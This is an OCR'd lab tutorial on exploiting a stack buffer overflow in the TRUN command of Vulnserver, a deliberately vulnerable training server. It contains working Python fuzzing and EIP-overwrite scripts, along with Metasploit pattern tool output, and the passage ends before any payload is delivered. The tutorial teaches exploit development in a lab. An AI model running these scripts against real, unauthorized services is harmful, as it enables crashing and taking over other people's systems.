
To find the IP address of the Windows machine open command prompt in windows machine and type ipconfig. And to find on which port vulnserver is running type netstat -ano on windows command prompt.








We can proceed to use a tool called netcat. You can use ‘man netcat’ for more details. By default, the vulnserver runs on port 9999.



You can see that the connection is successful. We will be spiking at STATS to check if it is vulnerable.

For this, we need to write a spiking script for STATS





Using a tool called generic_send_tcp

generic_send_tcp IP address 9999 stats.spk 0 0

Where 0 0 indicates the initial and final boundary (which is not required for us so use 0 0)


We can see that the script runs and you can see some responses too







If there is a buffer overflow, the debugger will automatically stop and show a thread exception which doesn't happen in STATS. Thus we could conclude that STATS is not vulnerable

The next one we are going to choose is TRUN.







As soon as you run the script you can see the debugger pauses and shows violation. So we found the buffer overflow vulnerability in TRUN.

Fuzzing

The first step in any buffer overflow is fuzzing. Fuzzing allows us to send bytes of data to a vulnerable program (in our case, Vulnserver) in growing iterations, in hopes of overflowing the buffer space and overwriting the EIP. First, let's write a simple Python fuzzing script on our Kali machine.


```
Open   fuzzing.py   ~/Downloads   Save

#!/usr/bin/python

import sys, socket
from time import sleep

buffer = "A" * 100

while True:

        try:

                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

                s.connect(('192.168.164.134', 9999))

                s.send(('TRUN /.:/' + buffer))

                s.close()

                sleep(1)

                buffer = buffer + "A" * 100

        except:

                print "Fuzzing crashed at %s bytes" % str(len(buffer))

                sys.exit()
```

The code does the following:

1. Sets the variable “buffer” equal to 100 A’s.

2. Performs a while loop, sending each increasing iteration of A’s to Vulnserver and stopping when Vulnserver crashes.

It should be noted that the IP you use will be the Windows machine that is running Vulnserver, that Vulnserver runs on port 9999 by default, and the vulnerability we are attacking is the “TRUN” command.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ chmod +x fuzzing.py

┌──(kali㉿kali)-[~/Downloads]
└─$ ./fuzzing.py
^CFuzzing crashed at 2600 bytes
```

All of the registers have been overwritten by 41 (hex for A). This means that we have a buffer overflow vulnerability on our hands and we have proven that we can overwrite the EIP. At this point, we know that the EIP is located somewhere between 1 and 2600 bytes, but we are not sure where it's located exactly. What we need to do next is figure out exactly where the EIP is located (in bytes) and attempt to control it.

Finding the Offset


So, now that we know we can overwrite the EIP and that the overwrite occurred between 1 and 2700 bytes (let's use 3,000 moving forward for a little extra padding), we can use a couple of Ruby tools called Pattern Create and Pattern Offset to find the exact location of the overwrite. Pattern Create allows us to generate a cyclical amount of bytes, based on the number of bytes we specify. We can then send those bytes to Vulnserver, instead of A's, and try to find exactly where we overwrote the EIP. Pattern Offset will help us determine that soon.

In Kali, by default, these tools are located in the /usr/share/metasploitframework/tools/exploit folder. The tool and command we need to run is: pattern_create.rb -l 3000 where "l" is for length and "3000" is for bytes.

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad
7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4A
h5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2
Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap
0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7A
s8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5
Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba
3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0B
e1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8
Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl
6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3B
p4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1
Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw
9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6C
a7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4
```

Open *finding_the_offset.py ~/Downloads Save

```
#!/usr/bin/python

import sys, socket


offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad



try:

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        s.connect(('192.168.164.134', 9999))

        s.send(('TRUN /.:/' + offset))

        s.close()


except:

        print "Error connecting to server"

        sys.exit()
```



Notice that we still overwrote the program. Everything appears as it did before, with Vulnserver crashing and our “TRUN” message appearing on the EAX register. Now, look at the EIP. The value is 386F4337. If we executed correctly, this value is actually part of our code that we generated with Pattern Create. Let’s try using Pattern Offset to find out. The command that should be typed is **pattern_offset.rb -l 3000 -q 386F4337** where “q” is our EIP value.

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
```


As you can see, an exact match was found at 2003 bytes. This is great news. We can now try to control the EIP, which will be critical later in our exploit.

Overwriting the EIP

Now that we know the EIP is after 2003 bytes, we can modify our code ever so slightly to confirm our control.

```
Open   *overwriting_EIP.py   Save
~/Downloads

#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        s.connect(('192.168.164.134', 9999))

        s.send(('TRUN /.:/' + shellcode))

        s.close()

except:

        print "Error connecting to server"

        sys.exit()
```


So, now the shellcode variable is back to a bunch of A's and four B's. What we are doing here is sending 2003 A's in an attempt to reach, but not overwrite, the EIP. Then we are sending four B's, which should overwrite the EIP with 42424242. Remember, the EIP has a length of four bytes, so if we overwrite successfully, we will be in full control and well on our way to root.

